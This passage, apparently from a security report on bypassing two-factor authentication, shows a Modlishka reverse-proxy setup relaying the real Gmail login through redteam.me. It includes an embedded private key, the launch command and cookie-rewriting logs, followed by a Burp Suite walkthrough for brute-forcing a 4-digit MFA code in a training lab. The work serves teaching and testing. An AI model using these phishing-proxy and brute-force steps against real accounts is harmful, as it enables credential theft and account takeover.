R9dan8m8P7DbTSn5EKI37YKf0yHLh6FI0VX0MemrVaJ0mr/Kxf\nssn6xUcKxItq/kMnhjWmvn0xW6I=\n-----END CERTIFICATE-----\n-----BEGIN CERTIFICATE-----\nMIIEkjCCA3qgAwI
BAgIQCgFBQgAAAVOFc2oLheynCDANBgkqhkiG9w0BAQsFADA/\nMSQwIgYDVQQKExtEaWdpdGFsIFNpZ25hdHVyZSBUcnVzdCBDby4xFzAVBgNVBAMT\nDkRTVCBSb290IENBIFgzMB4XDTE2MDMxNzE2
NDA0NloXDTIxMDMxNzE2NDA0Nlow\nSjELMAkGA1UEBhMCVVMxFjAUBgNVBAoTDUxldCdzIEVuY3J5cHQxIzAhBgNVBAMT\nGkxldCdzIEVuY3J5cHQgQXV0aG9yaXR5IFgzMIIBIjANBgkqhkiG9w0BA
QEFAAOC\nAQ8AMIIBCgKCAQEAnNMM8FrlLke3cl03g7NoYzDq1zUmGSXhvb418XCSL7e4S0EF\nq6meNQhY7LEqxGiHC6PjdeTm86dicbp5gWAf15Gan/PQeGdxyGkOlZHP/uaZ6WA8\nSMx+yk13EiSd
Rxta67nsHjcAHJyse6cF6s5K671B5TaYucv9bTyWaN8jKkKQDIZ0\nZ8h/pZq4UmEUEz9l6YKHy9v6Dlb2honzhT+Xhq+w3Brvaw2VFn3EK6BlspkENnWA\na6xK8xuQSXgvopZPKiAlKQTGdMDQMc2PM
TiVFrqoM7hD8bEfwzB/onkxEz0tNvjj\n/PIzark5McWvxI0NHWQWM6r6hCm21AvA2H3DkwIDAQABo4IBfTCCAXkwEgYDVR0T\nAQH/BAgwBgEB/wIBADAOBgNVHQ8BAf8EBAMCAYYwfwYIKwYBBQUHAQ
EEczBxMDIG\nCCsGAQUFBzABhiZodHRwOi8vaXNyZy50cnVzdGlkLm9jc3AuaWRlbnRydXN0LmNv\nbTA7BggrBgEFBQcwAoYvaHR0cDovL2FwcHMuaWRlbnRydXN0LmNvbS9yb290cy9k\nc3Ryb290Y
2F4My5wN2MwHwYDVR0jBBgwFoAUxKexpHsscfrb4UuQdf/EFWCFiRAw\nVAYDVR0gBE0wSzAIBgZngQwBAgEwPwYLKwYBBAGC3xMBAQEwMDAuBggrBgEFBQcC\nARYiaHR0cDovL2Nwcy5yb290LXgxLm
xldHNlbmNyeXB0Lm9yZzA8BgNVHR8ENTAz\nMDGgL6AthitodHRwOi8vY3JsLmlkZW50cnVzdC5jb20vRFNUUk9PVENBWDNDUkwu\nY3JsMB0GA1UdDgQWBBSoSmpjBH3duubRObemRWXv86jsoTANBgk
qhkiG9w0BAQsF\nAAOCAQEA3TPXEfNjWDjdGBX7CVW+dla5cEilaUcne8IkCJLxWh9KEik3JHRRHGJo\nuM2VcGfl96S8TihRzZvoroed6ti6WqEBmtzw3Wodatg+VyOeph4EYpr/1wXKtx8/\nwApIvJ
SwtmVi4MFU5aMqrSDE6ea73Mj2tcMyo5jMd6jmeWUHK8so/joWUoHOUgwu\nX4Po1QYz+3dszkDqMp4fklxBwXRsW10KXzPMTZ+sOPAveyxindmjkW8lGy+QsRlG\nPfZ+G6Z6h7mjem0Y+iWlkYcV4PI
WL1iwBi8saCbGS5jN2p8M+X+Q7UNKEkROb3N6\nKOqkqm57TH2H3eDJAkSnh6/DNFu0Qg==\n-----END CERTIFICATE-----\n",
  "certKey": "-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDsktjRXERS5d7f\nEM0rZh+FyFCueHYVRLQ6CMpwJfCdmorsWArLNwdS5N4N
oSflc65isU4M18asDqZe\n+ZPLMiA6UzzdylFdJEgPkS1/z5bum23eMoCOimkM+eCj6NFp8xUVitJUjiVsavlJ\nV7M6eI68MGeYDZ36qpFOcaxpR5xOlq3ks88NqoarweP9B968y5BRkFOEjY726INa\
nHIBPnsr+0Y+1K5fRJkmAVF6S0NtiKyVgSKyXZxghGR4d07gqiZDrVaJ7aFgB+5id\nEwRh3x1rGrU0v9rBcd2ssk4KZQEAaR7ll+k6p2lphvAN9uJftWvBBKDAYqTqBhhJ\nVTCm54KDAgMBAAECggEA
U8/KhJF9myjZBon7Re7OKCVJgCYpH2vRteW7YnPuhMdl\nhEnEuS3rqFBw4r8/VSjglRJfpmkjd31RL8CXvZsqk789hw3QOYFLDkjOp8Mxo6Lp\nD5kwtk8O3IwCK8+lsTVvOMyPq2kYlQpo+rTZSFPBr
aYwbUwVteKLzBC1li7Kj4Rg\nA5NRDf8NQWVdoko66GbJnJAMKfYuKoNZJdo3rEKx1h2+HR0XrhM13n8UMHTpwQa4\n33jm1JZP5QvsIfcnbiJ7vFF2yBxmMDjJyC+rTSzV1dMIGKxGFNbvBpeagVuA6L
```

Figure 4.16: Modlishka json file

Now that modlishka has been launched and the modlishka.json configuration file has been supplied, the test can begin. The image below demonstrates how accessing redteam.me causes the contents of gmail.com to be shown, proving the functionality of Modlishka. It is crucial to emphasize once more that we did not make clones or templates of the targeted website; rather, the victim is truly accessing Gmail because it is being provided through Modlishka, which allows traffic inspection and password capture.

./Modlishka-linux-amd64 -config modlishka.json


https://rgfup91mgjfbpmm5pm1g.redteam.me/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F%2...
Google
Sign in
to continue to Gmail
Email or phone
Forgot email?
Not your computer? Use Guest mode to sign in privately.
Learn more
Create account
Next
English (United States)
Help
Privacy
Terms
root@ubuntu-s-1vcpu-1gb-lon1-01: ~

```
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: mail.google.com
[Tue Jun 25 21:00:29 2019] DBG Patching request Referer [https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&conti
nue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin] -> [ht
tps://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=
default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin]
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPRequest took 613.075µs
[Tue Jun 25 21:00:29 2019] DBG rewriteRequest took 898.441µs
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPResponse took 5.684µs
[Tue Jun 25 21:00:29 2019] DBG [rw] Rewriting Response Body for (https://accounts.youtube.com): status[200] type[text/html; charset=utf-8] encodin
g[gzip] uncompressedBody[29735 bytes]
[Tue Jun 25 21:00:29 2019] DBG rewriteResponse took 10.942276ms
[Tue Jun 25 21:00:29 2019] DBG Subdomain: 2zhhgj85xjhrc0u3
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG Subdomain contains encrypted base32  domain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking domain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking IP: 216.58.204.46
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking IP: 2a00:1450:4009:817::200e
[Tue Jun 25 21:00:29 2019] DBG [P] Proxying target [https://play.google.com] via domain [redteam.me]
[Tue Jun 25 21:00:29 2019] DBG [P] ReverseProxy Origin: [https://rgfup91mgjfbpmm5pm1g.redteam.me]
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG Patching request Origin [https://rgfup91mgjfbpmm5pm1g.redteam.me] -> [https://accounts.google.com]
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: mail.google.com
[Tue Jun 25 21:00:29 2019] DBG Patching request Referer [https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&conti
nue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin] -> [ht
tps://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=
default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin]
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPRequest took 956.667µs
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG rewriteRequest took 1.66683ms
[Tue Jun 25 21:00:29 2019] DBG Subdomain: 2zhhgj85xjhrc0u3
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG Subdomain contains encrypted base32  domain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking domain: play.google.com
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking IP: 216.58.204.46
[Tue Jun 25 21:00:29 2019] DBG [RP] Checking IP: 2a00:1450:4009:817::200e
[Tue Jun 25 21:00:29 2019] DBG [P] Proxying target [https://play.google.com] via domain [redteam.me]
[Tue Jun 25 21:00:29 2019] DBG [P] ReverseProxy Origin: [https://rgfup91mgjfbpmm5pm1g.redteam.me]
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG Patching request Origin [https://rgfup91mgjfbpmm5pm1g.redteam.me] -> [https://accounts.google.com]
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: mail.google.com
[Tue Jun 25 21:00:29 2019] DBG Patching request Referer [https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&conti
nue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin] -> [ht
tps://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ss=1&scc=1&ltmpl=
default&ltmplcache=2&emr=1&osid=1&flowName=GlifWebSignIn&flowEntry=ServiceLogin]
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPRequest took 1.554291ms
[Tue Jun 25 21:00:29 2019] DBG DecodeSubdomain: accounts.google.com
[Tue Jun 25 21:00:29 2019] DBG rewriteRequest took 2.635475ms
[Tue Jun 25 21:00:29 2019] DBG [rw] Patching Response Origin [https://rgfup91mgjfbpmm5pm1g.redteam.me] -> [https://rgfup91mgjfbpmm5pm1g.redteam.me
]
[Tue Jun 25 21:00:29 2019] DBG Rewriting Set-Cookie Flags: from
[NID=186=E2SWcelHE4rSPnF-di3MBFRuURb2FNUMkD-_5qPoYr6uJXAp7VsjbIdbS1X2EiY8GOaUPZMrt9b6E8A-7DfxU8MXs2SBVx44qNOiyPgOwNumDIM5x4YM8SsKA6wkQ_SyUVBQkQq1Djp
20Cy_EIsI0kKCPAai7xK4XSjIU2dfpq4; expires=Wed, 25-Dec-2019 21:00:29 GMT; path=/; domain=.google.com; HttpOnly]
 -->
[NID=186=E2SWcelHE4rSPnF-di3MBFRuURb2FNUMkD-_5qPoYr6uJXAp7VsjbIdbS1X2EiY8GOaUPZMrt9b6E8A-7DfxU8MXs2SBVx44qNOiyPgOwNumDIM5x4YM8SsKA6wkQ_SyUVBQkQq1Djp
20Cy_EIsI0kKCPAai7xK4XSjIU2dfpq4; expires=Wed, 25-Dec-2019 21:00:29 GMT; path=/; domain=.21p4u7392w.redteam.me; HttpOnly]
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPResponse took 1.089047ms
[Tue Jun 25 21:00:29 2019] DBG [rw] Rewriting Response Body for (https://play.google.com): status[200] type[text/plain; charset=UTF-8] encoding[gz
ip] uncompressedBody[131 bytes]
[Tue Jun 25 21:00:29 2019] DBG rewriteResponse took 2.918815ms
[Tue Jun 25 21:00:29 2019] DBG [rw] Patching Response Origin [https://rgfup91mgjfbpmm5pm1g.redteam.me] -> [https://rgfup91mgjfbpmm5pm1g.redteam.me
]
[Tue Jun 25 21:00:29 2019] DBG Rewriting Set-Cookie Flags: from
[NID=186=Ev0Y9VLrmcUIWjsGvYPpeY8c88nU0art3MquSqDcW8lu0NqBm4071E0woU9ELu0oiaFwM997RHyXQkG7QrbJDmxTJyozxgVi2V7Ta81GdWDnaxCvoBNadwW2tJavjNjgKiaxd6wizFJ
vibh3Gs1qBjqx1OBjIw16CTRpMioaWJI; expires=Wed, 25-Dec-2019 21:00:29 GMT; path=/; domain=.google.com; HttpOnly]
 -->
[NID=186=Ev0Y9VLrmcUIWjsGvYPpeY8c88nU0art3MquSqDcW8lu0NqBm4071E0woU9ELu0oiaFwM997RHyXQkG7QrbJDmxTJyozxgVi2V7Ta81GdWDnaxCvoBNadwW2tJavjNjgKiaxd6wizFJ
vibh3Gs1qBjqx1OBjIw16CTRpMioaWJI; expires=Wed, 25-Dec-2019 21:00:29 GMT; path=/; domain=.21p4u7392w.redteam.me; HttpOnly]
[Tue Jun 25 21:00:29 2019] DBG PatchHeaders: HTTPResponse took 1.102519ms
[Tue Jun 25 21:00:29 2019] DBG [rw] Rewriting Response Body for (https://play.google.com): status[200] type[text/plain; charset=UTF-8] encoding[gz
ip] uncompressedBody[131 bytes]
[Tue Jun 25 21:00:29 2019] DBG rewriteResponse took 2.095196ms
```

Figure 4.17: Launching Modlishka

4.3 Bypass 2FA with a brute-force attack

When a site does implement brute-force attack protection, a malicious user is able to guess the verification code as many times as needed. By attempting every conceivable combination, the attacker has a chance to determine the proper code [16]. In this scenario, we assume that we have already obtained a valid username and password, but we do not have access to the user's verification code.

For the execution of this scenario, we will use the Burp Suite tool. We start by providing the username and password that we already know.




Figure 4.18: Login page

To modify start guessing, we launch the burp suite to track the traffic via the web page.




Figure 4.19: Login page 4-digit security code

To intrude on the traffic passing through the Burb Suite, we randomly populated the field with numbers.





Figure 4.20: Entering 4-digit security code

Then we enable Burp's interception functionality ("Intercept is on") to begin to block all incoming traffic. The Intercept tab below shows the request for the security code in the specific case.



Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser HTTP/2
Pretty Raw Hex

Request to https://0aab00a9037b089f8162263400df007e.web-security-academy.net:443 [79.125.84.16]

```
POST /login2 HTTP/2
Host: 0aab00a9037b089f8162263400df007e.web-security-academy.net
Cookie: session=olYKxNybI7QpdtOsY8H0h9StwiNGPmtY
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://0aab00a9037b089f8162263400df007e.web-security-academy.net
Referer: https://0aab00a9037b089f8162263400df007e.web-security-academy.net/login2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=GoGpbvYBSg35CLmjPm5hV8xsS5xxZgvT&mfa-code=1234
```

Figure 4.21: Burp Suite Intercept Tab shows the random attempt of security code

To access the relevant settings, the user should proceed to "Project options" and subsequently select "Sessions." Within the "Session Handling Rules" panel, there is an option to click on the "Add" button. This action triggers the opening of the dialog for the session handling rule editor.



Rule description

Rule 1


Rule actions

The actions below will be performed in sequence when this rule is applied to a request.

Enabled	Description
✓	run macro: Macro 1

Figure 4.22: Burp Suite setting-up the environment

To accomplish this, the user proceeds to the "Scope" tab within the dialog. Under the "URL Scope" section, the user should opt for the "Include all URLs" choice. Upon returning to the "Details" tab, the user is directed to focus on the "Rule Actions" section. In this context, the user is instructed to select the "Add" option followed by "Run a macro." To further this process, the user should interact with the "Select macro" element and initiate the addition of a macro.
This action leads to the opening of the "Macro Recorder." Within this recorder, the user is prompted to select three specific requests.




#	Host	Method	URL	Status	Cookies received	Derived parameters	Failed parameters
1	https://0aab00a90...	GET	/login	200			
2	https://0aab00a90...	POST	/login	302	session	csrf=GoGpbvYBSg3...	
3	https://0aab00a90...	GET	/login2	200			

```
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <form class=login-form method=POST>
      <input required type="hidden" name="csrf" value="
      doX1c4869h0VxJXZidXzN3Ff5iJ4BAhs">
      <label>
        Please enter your 4-digit security code
      </label>
      <input required type=text name=mfa-code>
      <button class=button type=submit>
        Login
      </button>
```

Figure 4.23: Burp Suite Macro Recorder

We use the Intruder Tab of Burp Suite in order to set-up the attack method.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

